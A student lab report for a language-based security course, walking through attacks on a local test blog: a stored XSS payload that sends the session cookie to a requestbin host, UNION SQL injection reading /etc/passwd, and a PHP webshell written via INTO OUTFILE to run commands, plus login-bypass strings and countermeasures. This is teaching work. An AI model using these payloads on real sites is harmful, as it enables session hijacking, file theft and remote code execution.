

# **Lab 3**

## **(Web Application Security)**

### **Language-based Security**

#### **(TDA602/DIT101)**

#### **Fire Group 11**

**(Canvas Group - LBS\_G02)**

- Himanshu Chuphal (guschuhi@student.gu.se)
- Raya Altarabulsi ([rayyatar@gmail.com](mailto:rayyatar@gmail.com))

# Table of Contents

<b>Part 1: Cross-Site Scripting (XSS)</b>	<b>3</b>
1. XSS vulnerabilitie(s)	3
2. A step-by-step Description	3
3. Recommendation	5
4. Comprehensive Discussion	5
5. Extra	7
Fix 1	7
Fix 2	8
<b>Part 2: SQL Injection</b>	<b>9</b>
1. Description	9
2. Exploitation	9
3. Webshell	10
5. Comprehensive Discussion	12
4. Recommendation	14
6. Extra	16
<b>References:</b>	<b>18</b>

## List Of Figures

Image 1: HttpOnly (HTTP) and Secure are blank here.  
 Image 2: <http://requestbin.fullcontact.com/1byruh71?inspect>  
 Image 3: Chrome's dev console and Admin Page  
 Image 4: <http://localhost/admin/edit.php?id=1>  
 Image 5: Current user  
 Image 6: `union%20select%201,2,load_file("/etc/passwd"),4`  
 Image 7: PHP generating an error.

## Deliverables:

```

├── Lab3_TDA602_DIT101_Group11.pdf
├── Server_and_ScanningReport
│   ├── RequestBin\ -\ 1byruh71.pdf
│   └── ZAP_Scanning_Report.pdf
  
```

**1 directory, 3 files**

# Part 1: Cross-Site Scripting (XSS)

**Objective-** To find an XSS vulnerability to perform a Session Hijacking attack and gain administration clearance in the web application.

## 1. XSS vulnerabilitie(s)

### *Describe the XSS vulnerabilitie(s) you found*

Session hijacking, as the name suggests, is all about knowing the session ID (SID) of an active user so that his account can be impersonated or hijacked. After an user enters his credentials, the application tries to identify him only based on his cookie value (which contains the SID). Hence, if this SID value of any active user is known to us, we can use the same and login to the application as a victim and thus get access to all of the information. And if session ID is gone, everything is gone!

Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session, sometimes also called a session key to gain unauthorized access to information or services in a computer system.

## 2. A step-by-step Description

### *A step-by-step description of the attack that you have designed to hijack the administrator session information*

XSS vulnerabilities:

1. Opening the Url in local chrome browser :: <http://localhost:80>

Checking Cookie information from Chrome Dev:

#### **Console -> Application -> Cookies**

There are two properties in this cookie: **HttpOnly** (HTTP) and **Secure**. Their values are blank, meaning not enabled for this cookie. That's where it gets to the point that it's no longer safe.




Image 1: **HttpOnly** (HTTP) and **Secure** are blank here.

**2. HttpOnly** cookies are inaccessible to JavaScript's Document.cookie API; they are only sent to the server. For example, cookies that persist server-side sessions don't need to be available to JavaScript, and the HttpOnly flag should be set. So in simple terms, if you don't set the httpOnly flag, then your cookie is readable from the front end JavaScript code.

Open any web page whose cookie doesn't have the httpOnly flag set. Then open Chrome Dev Console and then tap Console Tab (Cmd + Shift+ J or Ctrl + Shift+ J). Type document.cookie and Enter, and you will see something like this:

```
>> document.cookie
"PHPSESSID=55c3lbrlcua52n815ohfds7051;
_xsrf=2|fc9f684d|51c0f5105e2614a8dc66b7843da0066d|1555864406"
```

As you can see, you get all the cookie info. A JavaScript attacker can simply post this to their own server for later use.

**3.Secure** Flag instructs the browser that the cookie should only be returned to the application over encrypted connections, that is, an HTTPS connection. So, when a cookie is sent to the browser with the flag secure, and when you make a request to the application using HTTP, the browser won't attach this cookie in the request. It will attach it only in an HTTPS request. The HTTPS request will be encrypted so cookies will be safely sent across the network to your application.

Someone can read the cookie in the HTTP request when someone is monitoring all the traffic in the network of customers. They are able to see the clear text data if the request is in HTTP. When it's sent over HTTPS, all data will be encrypted from the browser and sent to the network. The attacker won't be able to get the raw data you were sending. Nor will the attacker be able to decrypt the content. This is why sending Data over SSL is secure.

4. Now to detect the Cross-Site Scripting vulnerabilities, the easiest way is to detect a lack of encoding in values echoed back in the web page, which can be used to inject arbitrary HTML and JavaScript; the result being that this payload runs in the web browser of legitimate users.

To detect a lack of encoding in values echoed back in the page, we used following lines as a comment in the Blog page.

```
</li><script>alert(1);</script><li>
Or
<script>alert(document.cookie)</script>
```

We get an alert:

```
PHPSESSID=pdbt5ufq0dv7n7vr8vatdurqd4;
```

Checking the same Chrome's dev console

```
>document.cookie
```

```
>"PHPSESSID=pdbt5ufq0dv7n7vr8vatdurqd4"
```

**Alternatively**, checking other ways to do so, we found an open source tool OWASP Zed Attack Proxy Project tool, It can help you automatically find security vulnerabilities in your web applications while you are developing and testing your applications. Summary of Alerts has 2 High, 2 Medium and 4 Low alerts (included as pdf ZAP\_Scanning\_Report.pdf). It contains vulnerabilities described above with more details.

The steps to hijack the administrator session information is discussed in section 4 ( **Comprehensive Discussion**).

### 3. Recommendation

A recommendation on how this issue should be fixed. There are two properties in this cookie: HttpOnly (HTTP) and Secure. Their values are blank, meaning not enabled for this cookie. Setting these properties, this issue should be fixed.

### 4.Comprehensive Discussion

***Include a comprehensive discussion of countermeasures. Give use cases for each countermeasure and discuss how they can be deployed for the scenario of the lab:***

- ***server-side***
- ***client-side***

***The administration interface is under the admin link on the main page.***

**Server side::** [requestbin](http://requestbin.fullcontact.com/)

As suggested in the Assignment page, we used <http://requestbin.fullcontact.com/> to send malicious requests.

**Bin URL::** <http://requestbin.fullcontact.com/1byruh71>

**Client Side::**

To get the victim's cookie. To do so, we created a comment that include the following payload:

```
<script>document.write('');</script>
```

Here, <http://requestbin.fullcontact.com/1byruh71> is the hostname of the **requestbin** server.

Now as the comment is loaded by the victim, the content of the `<script>` tag will get interpreted and will write (due to the call to `document.write`) in the page a `<img` tag with a URL that contains the cookie (due to the concatenation of the cookie by the JavaScript code). The browser will then try to load this image. Since the image's URL contains the cookie, the requestbin server will receive it.

### Checking the request in the Server side ::

<http://requestbin.fullcontact.com>

**GET** /1byruh71/?PHPSESSID=d1t3qi2b92grl8d6k7nd61o0p1

0 bytes

44s ago


From 83.209.166.237, 205.251.218.190

### FORM/POST PARAMETERS

*None*

### QUERYSTRING

**PHPSESSID: d1t3qi2b92grl8d6k7nd61o0p1**



The image shows the RequestBin web interface. At the top, there's a RequestBin logo and a status indicator. Below, a table shows the captured request details. The request is a GET to `http://requestbin.fullcontact.com/1byruh71/?PHPSESSID=d1t3qi2b92grl8d6k7nd61o0p1` with 0 bytes of data. The interface is divided into three sections: FORM/POST PARAMETERS (showing 'None'), QUERYSTRING (showing 'PHPSESSID: d1t3qi2b92grl8d6k7nd61o0p1'), and HEADERS (listing various headers like 'Accept-Encoding: gzip', 'Host: requestbin.fullcontact.com', 'User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34').

FORM/POST PARAMETERS	HEADERS
None	Accept-Encoding: gzip
	Cloudfront-Is-Desktop-Viewer: true
	Cloudfront-Forwarded-Proto: http
	Host: requestbin.fullcontact.com
	X-Request-Id: d7800c7d-a605-49e7-9bf9-6e7e2ae3f076
	Total-Route-Time: 0
	Accept-Language: en-US*
	Connect-Time: 0
	Cloudfront-Viewer-Country: SE
	Cloudfront-Is-Smarttv-Viewer: false
	Connection: close
	Cloudfront-Is-Tablet-Viewer: false
	Referer: http://127.0.0.1/post.php?id=2
	Cloudfront-Is-Mobile-Viewer: false
	Via: 1.1 52d41aa00060d894703b54504d42e3f5.cloudfront.net (CloudFront), 1.1 vegur
	X-Amz-Cf-Id: 0qsYutrgpK6CzLAXoEOY_DfY9nsIp4ddyYQ6VIMCP91W2tvZQoOLLw==
	User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
	Accept: */*

Image 2: Server

<http://requestbin.fullcontact.com/1byruh71?inspect>

So, now we get the the cookie of the victim "PHPSESSID:  
d1t3qi2b92grl8d6k7nd61o0p1", ( in the Url page).

Finally, to get the access to the administration interface, go to Chrome's dev tools to set your cookie to the PHPSESSID taken from BIN URL.

```
document.cookie = "PHPSESSID=d1t3qi2b92grl8d6k7nd61o0p1"
>document.cookie
PHPSESSID=d1t3qi2b92grl8d6k7nd61o0p1
```

That's cookie of the victim, Now we can use a cookie editor or developer tools to set the cookie to the value we captured using the XSS. Once we have set the cookie (d1t3qi2b92grl8d6k7nd61o0p1) correctly, we can access the administration interface by clicking on the admin link on the main page of localhost:80, we get admin page with following texts:

## Administration of my Blog




Image 3: **Chrome's dev console and Admin Page**

## 5. Extra

Can you come up with a possible patch for the website code?

### Fix 1

The session cookie doesn't even need to be accessible by the JavaScript client. It's only needed for the server. We should make it only accessible for the server. It can be done by adding one word (httpOnly) in your set\_cookie http response header. Like this:

```
Set-Cookie: PHPSESSID=55c3lbrlcua52n815ohfds7051; Expires=Wed, 21
June 2019 07:28:00 GMT; HttpOnly
```

By adding the httpOnly flag, you are instructing the browser that this cookie should not be read by the JavaScript code. The browser will take care of the rest.

cookie set with httpOnly flag, notice the tick mark in the HTTP property. That indicates that httpOnly is enabled.

Now, document.cookie doesn't return our session cookie. Meaning no JS can read it, including any external scripts.

```
>> document.cookie
""
```

If the attacker knows what secure site you're connected to, the idea is that your browser can be tricked into posting to a non-secure version of the same url. At that point your cookie is compromised. That's why in addition to httpOnlyCookies you'll want to specify requireSSL="true"

```
<httpCookies httpOnlyCookies="true" requireSSL="true" />
```

## Fix 2

Just like the httpOnly flag, we just need to add the secure flag in your set\_cookie HTTP response header. Like this:

Set-Cookie: PHPSESSID=55c3lbrlcua52n815ohfds7051; Expires=Wed, 21 June 2019 07:28:00 GMT; **HttpOnly; Secure**

In Java it can be done in several ways. If you are using Servlet 3.0 or above, then you can configure these settings in web.xml like this:

```
<session-config>
<cookie-config>
    <http-only>true</http-only>
    <secure>true</secure>
</cookie-config>
</session-config>
```

If your environment doesn't support it, then you can add it manually. For example using Servlets you can do this:

```
@Override
protected void doPost(HttpServletRequest request,
    HttpServletResponse response) throws ServletException, IOException
{

    // perform login checks and other validations

    String sessionId = request.getSession().getId();
    String contextPath = request.getContextPath();
```



```
response.setHeader("SET-COOKIE", "JSESSIONID=" + sessionid  
    + "; Path=" + contextPath + "; HttpOnly; Secure");  
  
response.sendRedirect("/app");
```

So, after applying Fix1 and Fix2, we should see both the flags HttpOnly; Secure set when we check at the client browser.

## Part 2: SQL Injection

**Objective - to find an SQL-Injection vulnerability in the web application and to exploit in a way that the server makes your requests to the database.**

### 1. Description

**A description of all SQL-injection vulnerabilities you've found. What's the root of the problem?**

As explained in Part 1, XSS vulnerability allowed us to gain access to the administration pages. Once in the trusted zone, more functionalities are available which lead to more vulnerabilities. The FILE privilege allows MySQL users to interact with the filesystem. If we have direct access to the database, we can gather a list of users with this privilege by running the SELECT SQL commands.


Now, If the current user has FILE privilege and you have an SQL injection, then we get additional privileges as:

- We will be able to read and write file on the system.
- We will have the same access level as the admin used to run the MySQL server.

### 2. Exploitation

**Exploit the FILE privilege of the blog user to read the /etc/passwd file.**

Here, we will just retrieve the current user (using the MySQL function user()) using a UNION SELECT. We can confirm that we have file access by reading arbitrary files on the system. Using the MySQL function load\_file using **UNION SELECT**



**Image 4:** <http://localhost/admin/edit.php?id=1>

**Current user:**

[http://localhost/admin/edit.php?id=0%20union%20select%201,2,user\(\),4](http://localhost/admin/edit.php?id=0%20union%20select%201,2,user(),4)

## Administration of my Blog

[Home](#) | [Manage post](#) | [New post](#) | [Logout](#)

Title: 2

root@localhost

Text:

Update

Image 5: **Current user**

Using the MySQL function **load\_file** using **UNION SELECT** we can retrieve the content of **/etc/passwd**:

Appending the query to the URL:

[http://localhost/admin/edit.php?id=0%20union%20select%201,2,load\\_file\('%22/etc/passwd%22'\),4](http://localhost/admin/edit.php?id=0%20union%20select%201,2,load_file('%22/etc/passwd%22'),4)

## Administration of my Blog

[Home](#) |

Title: 2

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail Manager:/var/list:/bin/sh
irc:x:39:39:irc:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Text:

Update

Image 6: **union%20select%201,2,load\_file("/etc/passwd"),4**

That confirms that we have file access by reading arbitrary files on the system (virtual host server in our case).

### 3. Webshell

**Find a writing directory and inject a webshell to get remote execution in the server.  
Explain the webshell.**

As explained in part 2, we can read files. To get access to the webshell we can try to create a file. Various steps needed to do so are as:

Current path in the server, to get the current path, the easiest way is to get PHP to generate an error.



Image 7: PHP generating an error.

So, the current path is: **/var/www/classes/post.php**

We can now try to find somewhere the mysql user has write-access to, which is default on **lab3/xss\_and\_mysql\_file\_i386.iso**. The best way seems to do it is to try directories recursively.

Try to create a new php file **lab3.php**, Current Directory and other directories tried :

1. **/var/www/classes**  
<http://localhost/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/classes/lab3.php%22>
2. **/var/www/**  
<http://localhost/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/lab3.php%22>

**Checking the indexes if the file was created successfully :**



The screenshot shows a web browser window with the address bar displaying 'localhost/classes/'. The main content area has the title 'Index of /classes' and a table listing the contents of the directory. The table has four columns: Name, Last modified, Size, and Description. The entries include a 'Parent Directory' link and several PHP files: auth.php, comment.php, db.php, phpfix.php, post.php, and user.php. All files were last modified on 10-Oct-2013 at 07:47. The server is identified as Apache/2.2.16 (Debian) Server at localhost Port 80.


Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">auth.php</a>	10-Oct-2013 07:47	391	
<a href="#">comment.php</a>	10-Oct-2013 07:47	654	
<a href="#">db.php</a>	10-Oct-2013 07:47	103	
<a href="#">phpfix.php</a>	10-Oct-2013 07:47	100	
<a href="#">post.php</a>	10-Oct-2013 07:47	4.1K	
<a href="#">user.php</a>	10-Oct-2013 07:47	545	

Apache/2.2.16 (Debian) Server at localhost Port 80

3. /var/www/css/

<http://localhost/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/css/lab3.php%22>

We can see the lab3.php is created in /css directory.



The screenshot shows a web browser window with the address bar displaying 'localhost/css/'. The main content area has the title 'Index of /css' and a table listing the contents of the directory. The table has four columns: Name, Last modified, Size, and Description. The entries include a 'Parent Directory' link and four files: base.css, default.css, lab3.php, and style.css. The files base.css, default.css, and style.css were last modified on 10-Oct-2013 at 07:47, while lab3.php was last modified on 23-Apr-2019 at 21:36. The server is identified as Apache/2.2.16 (Debian) Server at localhost Port 80.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">base.css</a>	10-Oct-2013 07:47	6.0K	
<a href="#">default.css</a>	10-Oct-2013 07:47	3.1K	
<a href="#">lab3.php</a>	23-Apr-2019 21:36	88	
<a href="#">style.css</a>	10-Oct-2013 07:47	4.9K	

Apache/2.2.16 (Debian) Server at localhost Port 80

Now if we open the newly created file <http://localhost/css/lab3.php>



```

1      Welcome Welcome to my blog. Leave a comment if you like the new design :)      \N
1      2          3          4

```

### *Newly created web page lab3.php*

## 5. Comprehensive Discussion

***Include a comprehensive discussion of countermeasures. Give use cases for each countermeasure and discuss how they can be deployed for the scenario of the lab: web application itself***

***database system***

***operating system***

***security configuration of the above***

***Hint: A possible webshell is <?php system(\$\_GET['c']);?>***

Finally now that we can create file on the server, we will use this to deploy a Web Shell. The Web Shell will contain some PHP code to run arbitrary linux commands ( also given in the hints in the assignment page).

```


<?php
system($_GET['c']);
?>

```

Putting this PHP code in one of the column of the payload and create the file on the server.

[http://localhost/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system\(\\$\\_GET\[%27command%27\]\);%20?%3E%22,4%20into%20outfile%20%22/var/www/css/lab3\\_linuxCommExe.php%22](http://localhost/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system($_GET[%27command%27]);%20?%3E%22,4%20into%20outfile%20%22/var/www/css/lab3_linuxCommExe.php%22)

Checking **/css** again:



## Index of /css


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">base.css</a>	10-Oct-2013 07:47	6.0K	
<a href="#">default.css</a>	10-Oct-2013 07:47	3.1K	
<a href="#">lab3.php</a>	23-Apr-2019 21:36	88	
<a href="#">lab3_linuxCommExe.php</a>	23-Apr-2019 21:51	121	
<a href="#">style.css</a>	10-Oct-2013 07:47	4.9K	

*Apache/2.2.16 (Debian) Server at localhost Port 80*

**lab3\_linuxCommExe.php** is created in the same /css directory which we can access the web page and can add the linux **command** parameter for our script to execute on the newly created web page.

The **ls** command using the newly created webpage:

[http://localhost/css/lab3\\_linuxCommExe.php?command=ls%20](http://localhost/css/lab3_linuxCommExe.php?command=ls%20)



We tried to use multiple linux commands to create files in it same directory like virus.exe, virue.exe etc.

[http://localhost/css/lab3\\_linuxCommExe.php?command=mkdir%20%20-p%20virus.exe](http://localhost/css/lab3_linuxCommExe.php?command=mkdir%20%20-p%20virus.exe)

And then tried to delete it using **rm -rf** command

[http://localhost/css/lab3\\_linuxCommExe.php?command=rm%20-rd%20virus.exe](http://localhost/css/lab3_linuxCommExe.php?command=rm%20-rd%20virus.exe)

We could successfully execute all linux commands on Virtual linux machine.



# Index of /css

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">base.css</a>	10-Oct-2013 07:47	6.0K	
 <a href="#">default.css</a>	10-Oct-2013 07:47	3.1K	
 <a href="#">lab3.php</a>	23-Apr-2019 21:36	88	
 <a href="#">lab3_linuxCommExe.php</a>	23-Apr-2019 21:51	121	
 <a href="#">style.css</a>	10-Oct-2013 07:47	4.9K	
 <a href="#">virue.exe/</a>	23-Apr-2019 21:57	-	

*Apache/2.2.16 (Debian) Server at localhost Port 80*

## 4. Recommendation

### **A recommendation on how this issue should be fixed.**

From Part 1 and Part 2, Once we get inside the trusted zone, more functionalities are available which lead to more vulnerabilities in the system. Knowing the fact that the MySQL users always have high privileges we can gain code execution on the server by deploying a webshell through an SQL Injection. The recommended solution to it would be lowering privileges and perhaps limit and possibly prevent the full compromise of the server by slowing down an attacker of the system.

To keep your database safe from the SQL Injection Attacks, one can apply some of these main prevention methods:

### **1. Using Prepared Statements (with Parameterized Queries)**

Using Prepared Statements is one of the best ways to prevent SQL injection. It's also simple to write and easier to understand than dynamic SQL queries.

This is where the SQL Command uses a parameter instead of inserting the values directly into the command, thus prevent the backend from running malicious queries that are harmful to the database. So if the user entered 12345 or 1=1 as the input, the parameterized query would search in the table for a match with the entire string 12345 or 1=1.



Language specific recommendations:

- Java EE – use PreparedStatement() with bind variables
- .NET – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
- PHP – use PDO with strongly typed parameterized queries
- Hibernate - use createQuery() with bind variables (called named parameters in Hibernate)
- SQLite - use sqlite3\_prepare() to create a statement object

For example, using prepared statement in PHP:

```
$stmt = $dbh->prepare('SELECT * FROM customers WHERE ssn = :ssn');  
$stmt->bindParam(':ssn' => $ssn);
```

## 2. Using Stored Procedures

Stored Procedures adds an extra security layer to your database beside using Prepared Statements. It performs the escaping required so that the app treats input as data to be operated on rather than SQL code to be executed. The difference between prepared statements and stored procedures is that the SQL code for a stored procedure is written and stored in the database server, and then called from the web app.

## 3. Validating user input

Even when you are using Prepared Statements, you should do an input validation first to make sure the value is of the accepted type, length, format, etc. Only the input which passed the validation can be processed to the database. It's like checking who is at the door of your house before you open it and let them in. But remember, this method can only stop the most trivial attacks, it does not fix the underlying vulnerability.

## 4. Limiting privileges

Don't connect to your database using an account with root access unless required because the attackers might have access to the entire system. Therefore, it's best to use an account with limited privileges to limit the scope of damages in case of SQL Injection.

## 5. Hiding info from the error message

Error messages are useful for attackers to learn more about your database architecture, so be sure that you show only the necessary information. It's better to show a generic error message telling something goes wrong and encourage users to contact the technical support team in case the problem persists.

## 6. Updating your system

SQL injection vulnerability is a frequent programming error and it's discovered regularly, so it's vital to apply patches and updates your system to the most up-to-date version as you can, especially for your SQL Server.

## 7. Keeping database credentials separate and encrypted

If you are considering where to store your database credentials, also consider how much damaging it can be if it falls into the wrong hands. So always store your database credentials in a separate file and encrypt it securely to make sure that the attackers can't benefit much. Also, don't store sensitive data if you don't need it and delete information when it's no longer in use.

## 8. Disabling shell and any other functionalities you don't need

Shell access could be very useful indeed for a hacker. That's why you should turn it off if possible. Remove or disable all functionalities that you don't need too.

The key to avoiding being the victim of the next SQL Injection Attack is always be cautious and trust nobody. You don't know when the bad guy is coming so hope for the best and prepare for the worst, validate and sanitize all user interactions.

## 6. Extra

***Your admin access might expire in the near future. How can you get future access without changing the administrator password? What do you suggest to mitigate this vulnerability in particular?***

This can be achieved using SQL injection for the admin user, probably by using SQL commands as done in Part2:

```
SELECT * FROM users WHERE name='admin and password='' or 1='1'
```

```
SELECT * FROM users WHERE name='' or '1'='1' and password='' or '1'='1'
```

The password="" or 1='1' condition is also always true just like in the first case and thus bypasses the security. The above two cases needed a valid username to be supplied. But that is not necessarily required since the username field is also vulnerable to SQL injection attacks.

To mitigate this vulnerability, Hash and salt admin password and Use an algorithm that is recognized as secure and sufficiently slow. Ideally, make admin password storage mechanism configurable so it can evolve. Avoid storing passwords for external systems and services. Be careful not to set password size limits that are too small, or character set limits that are too narrow

## References:

1. <http://xss-game.appspot.com/>
